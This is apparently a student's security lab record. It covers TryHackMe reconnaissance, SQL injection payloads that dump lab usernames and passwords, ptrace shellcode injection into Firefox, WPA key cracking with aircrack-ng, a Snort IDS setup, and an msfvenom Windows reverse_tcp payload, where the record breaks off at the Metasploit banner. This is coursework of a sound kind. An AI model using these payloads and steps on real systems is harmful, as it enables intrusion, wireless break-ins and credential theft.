


```
user@TryHackMe$ dig tryhackme.com MX

; <<>> DiG 9.16.19-RH <<>> tryhackme.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<
```



```
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (172.67.69.208), 30 hops max, 60 byte packets
 1  ec2-3-248-240-5.eu-west-1.compute.amazonaws.com (3.248.240.5)  2.663 ms * ec2-3-248-240-13.eu-west-1.compute.amazonaws.com (3.248.240.13)  7.468 ms
 2  100.66.8.86 (100.66.8.86)  43.231 ms 100.65.21.64 (100.65.21.64)  18.886 ms 100.65.22.160 (100.65.22.160)  14.556 ms
 3  * 100.66.16.176 (100.66.16.176)  8.006 ms *
 4  100.66.11.34 (100.66.11.34)  17.401 ms 100.66.10.14 (100.66.10.14)  23.614 ms 100.66.19.236 (100.66.19.236)  17.524 ms
```



```
pentester@TryHackMe$ nc MACHINE_IP 80
GET / HTTP/1.1
host: netcat

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:39:49 GMT
Content-Type: text/html
Content-Length: 867
```

Result: Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

ROLL NO:241901047

NAME:KEERTHISRI D

Exercise-4
PERFOM SQL INJECTION LAB

Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-

   a) Input Box Non-String


   b) Input Box String

   c) URL Injection

   d) POST Injection

   e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

Output:



SQL Injection 1: Input Box Non-String


'a' or 1=1 --

●

SQL Injection 1: Input Box Non-String

Francois's Profile


Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	



Log in

a' or 1=1 --


●



SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	



10.10.1.134:5000/sesqli3/login?profileID=a&password=a


SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

ProfileID


Password



SQL Injection 4: POST Injection

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




SQL Injection 5: UPDATE Statement

Log in

10


●●●●



SQL Injection 5: UPDATE Statement


Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	



Invalid username or password.

```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```



```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

Title: admin,dev,amanda,maja,emil,sam2
THM{[redacted]},asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4

Result: Thus, the various exploits were performed using SQL Injection Attack.

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Exercise- 5

Perform Linux Code injection on a live process with ptrace

Aim:

To do process code injection on Firefox using ptrace system call.

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o codeinject
[root@localhost ~]#ps -e|grep firefox
1433 ?        00:01:23 firefox
[root@localhost ~]# ./codeinject
1433
----Memory bytecode
injector----- Writing EIP 0x6,
process 1707 [root@localhost
~]#
```

Result:

Thus, the process code injection on Firefox has been successfully executed.

ROLL NO:241901047

NAME:KEERTHISRI D

Exercise-6(a)

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
- **Custom kernel, patched for injection:** As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Result: Thus the study of Kali Linux for penetration testing and auditing has been done successfully

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NAME: KEERTHISRI D

Exercise-6(b)

Perform wireless audit on an access point or a router

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

Algorithm:

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

Output:

```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bgn ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Encryption key:off
          Power Management:off
lo        no wireless extensions.

root@kali:~# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 14:F6:5A:F4:57:22
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70 Signal level=-27
                    dBm Encryption key:on
```

```
ESSID:"BENEDICT"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
          36 Mb/s; 48 Mb/s; 54 Mb/s
          Mode:Master
          Extra:tsf=00000000425b0a37
          Extra: Last beacon: 548ms ago
          IE: WPA Version 1
             Group Cipher : TKIP
             Pairwise Ciphers (2) : CCMP TKIP
             Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1148 NetworkManager
 1324 wpa_supplicant

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor
mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill
Killing these processes:
  PID Name
 1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:

 BSSID                  PWR RXQ Beacons      #Data, #/s CH MB ENC CIPHER AUTH

 E 14:F6:5A:F4:57:22          -31     100          3104       10036 0 6           54e. WPA

 CCMP PSK B

 BSSID                  STATION                PWR Rate      Lost    Frames Probe

 14:F6:5A:F4:57:22   70:05:14:A3:7E:3E   -32    2e-        0         0

 10836
```

```
root@kali:~# ls -l
total 10348
-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap
-rw-r--r-- 1 root root      481 Oct 5 01:35 atheros-01.csv
-rw-r--r-- 1 root root      598 Oct 5 01:35 atheros-01.kismet.csv
-rw-r--r-- 1 root root     2796 Oct 5 01:35 atheros-01.kismet.netxml
```

```
root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt
[00:00:52] 84564 keys tested (1648.11 k/s)

                    KEY FOUND! [ rec12345 ]

    Master Key  : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49 A9
                     7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

    Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
                    38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
                    81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE
                    05 F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A
                    EC 7D

    EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C
```

Result: Thus, the wireless auditing and decrypting of WPA keys has been done successfully.

ROLL NO:241901047
NAME:KEERTHISRI D

Exercise- 7

Demonstrate Intrusion Detection System using any tool (snort or any other equivalent s/w)

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

Output:

```
[root@localhost security lab]# cd /usr/src
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/snort-2.9.16.1.tar.gz
[root@localhost security lab]# tar xvzf daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvzf snort-2.9.16.1.tar.gz
[root@localhost security lab]# yum install libpcap* pcre*     libdnet*
-y [root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# . /configure
[root@localhost security lab]# make
[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1
[root@localhost security lab]# . /configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# snort --version
   ,,_     -*> Snort! <*-
  o" )~ Version 2.9.8.2 GRE (Build 335)
   ""    By Martin Roesch & The Snort Team:
         http://www.snort.org/contact#team Copyright (C) 2014-2015 Cisco
         and/or its affiliates. All rights reserved. Copyright (C) 1998-2013
         Sourcefire, Inc., et al.
         Using libpcap version 1.7.3
         Using PCRE version: 8.38 2015-11-23
         Using ZLIB version: 1.2.8
[root@localhost security lab]# mkdir /etc/snort
[root@localhost security lab]# mkdir /etc/snort/rules
```

```
[root@localhost security lab]# mkdir /var/log/snort
[root@localhost security lab]# vi /etc/snort/snort.conf
        add this line-          include /etc/snort/rules/icmp.rules

[root@localhost security lab]# vi /etc/snort/rules/icmp.rules
                        alert icmp any any -> any any (msg:"ICMP Packet"; sid:477; rev:3;)
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/
```

Another terminal

```
[root@localhost security lab]# ping

www.yahoo.com Ctrl + C

[root@localhost security lab]# vi /var/log/snort/alert

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:64 ECHO

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:65 ECHO

[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY
```

Result: Thus, the Intrusion Detection System (IDS) has been successfully demonstrated using snort.

ROLL NO:241901047
NAME:KEERTHISRI D

Exercise-8

Demonstrate various exploits of Windows OS using Metasploit framework.

Aim:

To set up Metasploit framework and exploit reverse_tcp in Windows 8 machine remotely.

Algorithm:

1. Generate payload to be inserted into the remote machine
2. Set the LHOST and it's port number
3. Open msfconsole.
4. Use exploit/multi/handler
5. Establish reverse_tcp with the remote windows 8 machine.
6. Run SimpleHTTPServer with port number 8000.
7. Open the web browser in Windows 8 machine and type http://172.16.8.155:8000
8. In KaliLinux, type sysinfo to get the information about Windows 8 machine
9. Create a new directory using mkdir command.
10. Delete the created directory.

Output:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f
exe > /root/hi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload [-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection
refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***

 _                                          _
/ \    /\         __                    _ ____/_/ ____
| |\ / | ________ \ \          _____ ________| | / \ _  \ \
| | \/| | | ___\ |- -|  /\    / _\ | -_/ | || | || | |- -|
|_|  | | | _|____| |_ / -\ _\ \  | |        | | \_/| | | |_
